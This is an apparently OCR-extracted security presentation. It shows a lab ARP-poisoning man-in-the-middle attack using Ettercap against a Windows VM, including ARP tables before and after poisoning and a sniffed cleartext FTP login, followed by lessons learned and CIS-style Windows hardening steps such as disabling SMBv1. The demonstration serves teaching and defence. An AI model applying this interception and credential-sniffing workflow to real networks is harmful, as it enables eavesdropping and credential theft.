
IP Address	MAC Address
10.1.1.1	52:54:00:12:35:0
10.1.1.2	52:54:00:12:35:0
10.1.1.3	08:00:27:DF:ED:8
10.1.1.6	08:00:27:BD:43:5

```
Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
4 hosts added to the hosts list...
Host 10.1.1.6 added to TARGET1
Host 10.1.1.1 added to TARGET2
```

```
Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::150d:5f50:956c:2765%2
   IPv4 Address. . . . . . . . . . . : 10.1.1.6
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.1.1.1

Tunnel adapter Teredo Tunneling Pseudo-Interface:

   Connection-specific DNS Suffix  . :
   IPv6 Address. . . . . . . . . . . : 2001:0:9d38:6ab8:3893:296:f5fe:fef9
   Link-local IPv6 Address . . . . . : fe80::3893:296:f5fe:fef9%4
   Default Gateway . . . . . . . . . : ::

C:\Users\IEUser>arp -a

Interface: 10.1.1.6 --- 0x2
  Internet Address      Physical Address      Type
  10.1.1.1              52-54-00-12-35-00     dynamic
  10.1.1.3              08-00-27-df-ed-84     dynamic
  10.1.1.5              08-00-27-59-1b-51     dynamic
  10.1.1.255            ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.252           01-00-5e-00-00-fc     static
  239.255.255.250       01-00-5e-7f-ff-fa     static
  255.255.255.255       ff-ff-ff-ff-ff-ff     static

C:\Users\IEUser>_
```

Target Narrow Down…

MITM initiated and we are now in the middle of the windows machine and gateway & anomalous minor rise in ping response but no ping drop observed


Kali-Linux-2018.1-vbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applications ▾ Places ▾ Ettercap ▾
Mon 03:55
ettercap 0.8.2
Start Targets Hosts View Mitm Filters Logging Plugins Info
Host List ×
Delete Host
Add to Target 1
Add to Target 2
Right Ctrl
dows 10 [Running] - Oracle VM VirtualBox
achine View Input Devices Help
Command Prompt - ping 8.8.8.8 -t
Type here to search
Right Ctrl

IP Address	MAC Address	Description
10.1.1.1	52:54:00:12:35:00	
10.1.1.2	52:54:00:12:35:00	
10.1.1.3	08:00:27:DF:ED:84	
10.1.1.6	08:00:27:BD:43:5F	

ARP poisoning victims:

GROUP 1 : 10.1.1.6 08:00:27:BD:43:5F


GROUP 2 : 10.1.1.1 52:54:00:12:35:00

```
Reply from 8.8.8.8: bytes=32 time=18ms TTL=54
Reply from 8.8.8.8: bytes=32 time=16ms TTL=54
Reply from 8.8.8.8: bytes=32 time=17ms TTL=54
Reply from 8.8.8.8: bytes=32 time=16ms TTL=54
Reply from 8.8.8.8: bytes=32 time=17ms TTL=54
Reply from 8.8.8.8: bytes=32 time=19ms TTL=54
Reply from 8.8.8.8: bytes=32 time=17ms TTL=54
Reply from 8.8.8.8: bytes=32 time=17ms TTL=54
Reply from 8.8.8.8: bytes=32 time=16ms TTL=54
Reply from 8.8.8.8: bytes=32 time=19ms TTL=54
Reply from 8.8.8.8: bytes=32 time=16ms TTL=54
Reply from 8.8.8.8: bytes=32 time=17ms TTL=54
Reply from 8.8.8.8: bytes=32 time=19ms TTL=54
Reply from 8.8.8.8: bytes=32 time=15ms TTL=54
Reply from 8.8.8.8: bytes=32 time=15ms TTL=54
Reply from 8.8.8.8: bytes=32 time=18ms TTL=54
Reply from 8.8.8.8: bytes=32 time=16ms TTL=54
Reply from 8.8.8.8: bytes=32 time=17ms TTL=54
Reply from 8.8.8.8: bytes=32 time=17ms TTL=54
Reply from 8.8.8.8: bytes=32 time=27ms TTL=54
Reply from 8.8.8.8: bytes=32 time=16ms TTL=54
Reply from 8.8.8.8: bytes=32 time=27ms TTL=54
Reply from 8.8.8.8: bytes=32 time=28ms TTL=54
Reply from 8.8.8.8: bytes=32 time=36ms TTL=54
```

```
:
: fe80::150d
: 10.1.1.6
: 255.255.25
: 10.1.1.1
do-Interface:
:
: 2001:0:9d3
: fe80::3893
: ::
ress      Typ
35-00     dyn
ed-84     dyn
1b-51     dyn
ff-ff     sta
00-16     sta
00-fc     sta
01-00-5e-7f-ff-fa     sta
255.255.255.255     ff-ff-ff-ff-ff-ff     sta
```

MAC Spoofing…

MAC address of the machine before and after ARP poisoning


Kali-Linux-2018.1-vbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applications Places Ettercap Mon 03:56
ettercap 0.8.2
Start Targets Hosts View Mitm Filters Logging Plugins Info
Host List ×
Delete Host
Add to Target 1
Add to Target 2
Windows 10 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Select Command Prompt - ping 8.8.8.8 -t
Command Prompt
Type here to search
Right Ctrl

IP Address	MAC Address	Description
10.1.1.1	52:54:00:12:35:00	
10.1.1.2	52:54:00:12:35:00	
10.1.1.3	08:00:27:DF:ED:84	
10.1.1.6	08:00:27:BD:43:5F	


```
ARP poisoning victims:

GROUP 1 : 10.1.1.6 08:00:27:BD:43:5F

GROUP 2 : 10.1.1.1 52:54:00:12:35:00
```

```
Reply from 8.8.8.8: bytes=32
Reply from 8.8.8.8: bytes=32
Reply from 8.8.8.8: bytes=32
Reply from 8.8.8.8: bytes=32
Reply from 8.8.8.8: bytes=32
Reply from 8.8.8.8: bytes=32
Reply from 8.8.8.8: bytes=32
Reply from 8.8.8.8: bytes=32
Reply from 8.8.8.8: bytes=32
Reply from 8.8.8.8: bytes=32
Reply from 8.8.8.8: bytes=32
Reply from 8.8.8.8: bytes=32
Reply from 8.8.8.8: bytes=32
Reply from 8.8.8.8: bytes=32
Reply from 8.8.8.8: bytes=32
Reply from 8.8.8.8: bytes=32
Reply from 8.8.8.8: bytes=32
Reply from 8.8.8.8: bytes=32
Reply from 8.8.8.8: bytes=32
Reply from 8.8.8.8: bytes=32
Reply from 8.8.8.8: bytes=32
Reply from 8.8.8.8: bytes=32
Reply from 8.8.8.8: bytes=32
Reply from 8.8.8.8: bytes=32
```

```
   Default Gateway . . . . . . . . . : ::

C:\Users\IEUser>arp -a

Interface: 10.1.1.6 --- 0x2
  Internet Address      Physical Address      Type
  10.1.1.1              52-54-00-12-35-00     dynamic
  10.1.1.3              08-00-27-df-ed-84     dynamic
  10.1.1.5              08-00-27-59-1b-51     dynamic
  10.1.1.255            ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.252           01-00-5e-00-00-fc     static
  239.255.255.250       01-00-5e-7f-ff-fa     static
  255.255.255.255       ff-ff-ff-ff-ff-ff     static

C:\Users\IEUser>arp -a

Interface: 10.1.1.6 --- 0x2
  Internet Address      Physical Address      Type
  10.1.1.1              08-00-27-59-1b-51     dynamic
  10.1.1.3              08-00-27-df-ed-84     dynamic
  10.1.1.5              08-00-27-59-1b-51     dynamic
  10.1.1.255            ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.252           01-00-5e-00-00-fc     static
  239.255.255.250       01-00-5e-7f-ff-fa     static
  255.255.255.255       ff-ff-ff-ff-ff-ff     static

C:\Users\IEUser>_
```

Eavesdropping...

FTP credentials stolen via eavesdropping due to clear text



Kali-Linux-2018.1-vbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applications Places Ettercap Mon 03:57
ettercap 0.8.2
Start Targets Hosts View Mitm Filters Logging Plugins Info
Host List ×
Delete Host
Add to Target 1
Add to Target 2
Windows 10 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Select Command Prompt - ping 8.8.8.8 -t
Command Prompt - ftp ftp.mcafee.com
Type here to search

IP Address	MAC Address	Description
10.1.1.1	52:54:00:12:35:00	
10.1.1.2	52:54:00:12:35:00	
10.1.1.3	08:00:27:DF:ED:84	
10.1.1.6	08:00:27:BD:43:5F	

```
ARP poisoning victims:

 GROUP 1 : 10.1.1.6 08:00:27:BD:43:5F

 GROUP 2 : 10.1.1.1 52:54:00:12:35:00
FTP : 165.254.106.220:21 -> USER: anonymous  PASS: ilikecatsalot
```

```
Reply from 8.8.8.8: bytes=32
Reply from 8.8.8.8: bytes=32
Reply from 8.8.8.8: bytes=32
Reply from 8.8.8.8: bytes=32
Reply from 8.8.8.8: bytes=32
Reply from 8.8.8.8: bytes=32
Reply from 8.8.8.8: bytes=32
Reply from 8.8.8.8: bytes=32
Reply from 8.8.8.8: bytes=32
Reply from 8.8.8.8: bytes=32
Reply from 8.8.8.8: bytes=32
Reply from 8.8.8.8: bytes=32
Reply from 8.8.8.8: bytes=32
Reply from 8.8.8.8: bytes=32
Reply from 8.8.8.8: bytes=32
Reply from 8.8.8.8: bytes=32
Reply from 8.8.8.8: bytes=32
Reply from 8.8.8.8: bytes=32
Reply from 8.8.8.8: bytes=32
Reply from 8.8.8.8: bytes=32
Reply from 8.8.8.8: bytes=32
Reply from 8.8.8.8: bytes=32
Reply from 8.8.8.8: bytes=32
Reply from 8.8.8.8: bytes=32
```

```
  239.255.255.250       01-00-5e-7f-ff-fa     static
  255.255.255.255       ff-ff-ff-ff-ff-ff     static

C:\Users\IEUser>arp -a

Interface: 10.1.1.6 --- 0x2
  Internet Address      Physical Address      Type
  10.1.1.1              08-00-27-59-1b-51     dynamic
  10.1.1.3              08-00-27-df-ed-84     dynamic
  10.1.1.5              08-00-27-59-1b-51     dynamic
  10.1.1.255            ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.252           01-00-5e-00-00-fc     static
  239.255.255.250       01-00-5e-7f-ff-fa     static
  255.255.255.255       ff-ff-ff-ff-ff-ff     static

C:\Users\IEUser>ftp [redacted]ee.com
Connected to 114447[redacted] net.
220 spftp/1.0.0000 Server [165.254.106.220]
501 Syntax incorrect
User (114447.ftp[redacted]net:(none)): anonymous
331 Password required for USER.
Password:
230-
230- ------------------------------------------------
230- WARNING:  This is a restricted access system.  If y
230-           permission to access this system, please
230 -------------------------------------------------
ftp> _
```

Lessons Learned

This would have never happened if the network and system administrators had taken the following security measures:

1. Used secure protocols like SSH, SFTP, HTTPs, SCCP instead of FTP, HTTP and telnet

2. Configure port security

2. Implement proper system hardening

Technical Demonstration on System Hardening


I will be performing a **30 min** technical demonstration here, where I would show the audience how to perform system hardening. I will choose both the major OS families which includes one Centos 7 Linux and one Windows Server 2012 R2 server to show the audience how to implement controls as per the guidelines of **Center of Internet Security Benchmarks** i.e.

1. Password Policies
2. Account Lockout Policies
3. Strong encryption and password hashing policies
4. Disabling vulnerable services
5. Masking Ports
6. Applying permissions
7. Disabling unused task automations
8. Generate proper logging and audit trails
9. Disable generic IDs

Note: We will be discussing 100+ security controls in this session which includes rate-limiting controls to prevent brute-force and Denial of Service, password management controls to prevent brute force, port masking to prevent unauthorized accesses, stronger cipher suites to prevent MiTM etc. and partitioning to prevent propagation of malwares, audit trails generation to facilitate in incident forensics

SYSTEM HARDENING GUIDANCE-Windows

- Disable SMBv1
  - Disable SMBv1 Server with Group Policy:
    HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\LanmanServer\Parameters
    Registry entry: **SMB1** REG_DWORD: **0** = Disabled




To configure this using Group Policy:

1. Open the **Group Policy Management Console**. Right-click the Group Policy object (GPO) that should contain the new preference item, and then click **Edit**.
2. In the console tree under **Computer Configuration**, expand the **Preferences** folder, and then expand the **Windows Settings** folder.
3. Right-click the **Registry** node, point to **New**, and select **Registry Item**.

In the **New Registry Properties** dialog box, select the following:

- **Action:** Create
- **Hive**: HKEY_LOCAL_MACHINE
- **Key Path:** SYSTEM\CurrentControlSet\Services\LanmanServer\Parameters
- **Value name:** SMB1
- **Value type:** REG_DWORD
- **Value data:** 0



New Registry Properties

Action: Create

Hive: HKEY_LOCAL_MACHINE

Key Path: SYSTEM\CurrentControlSet\Services\LanmanS

Value name

□ Default SMB1

Value type: REG_DWORD

Value data: 0

Base

○ Hexadecimal

● Decimal


This disables the SMBv1 Server components. This Group Policy needs to be applied to all necessary workstations, servers, and domain controllers in the domain.

SYSTEM HARDENING GUIDANCE-Windows

- Disable SMBv1 Client with Group Policy:
  HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\services\mrxsmb10
  Registry entry: **Start** REG_DWORD: **4** = Disabled
  HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\LanmanWorkstation
  Registry entry: **DependOnService** REG_MULTI_SZ: **“Bowser","MRxSmb20","NSI"**

To configure this using Group Policy:


1. Open the **Group Policy Management Console**. Right-click the Group Policy object (GPO) that should contain the new preference item, and then click **Edit**.
2. In the console tree under **Computer Configuration**, expand the **Preferences** folder, and then expand the **Windows Settings** folder.
3. Right-click the **Registry** node, point to **New**, and select **Registry Item**.



SYSTEM HARDENING GUIDANCE-Windows

In the **New Registry Properties** dialog box, select the following:

- **Action:** Update
- **Hive**: HKEY_LOCAL_MACHINE
- **Key Path:** SYSTEM\CurrentControlSet\services\mrxsmb10
- **Value name:** Start
- **Value type:** REG_DWORD
- **Value data**: 4



Start Properties

General | Common

Action: Update

Hive: HKEY_LOCAL_MACHINE

Key Path: SYSTEM\CurrentControlSet\Services\mrxsmb1

Value name

□ Default Start

Value type: REG_DWORD

Value data: 4

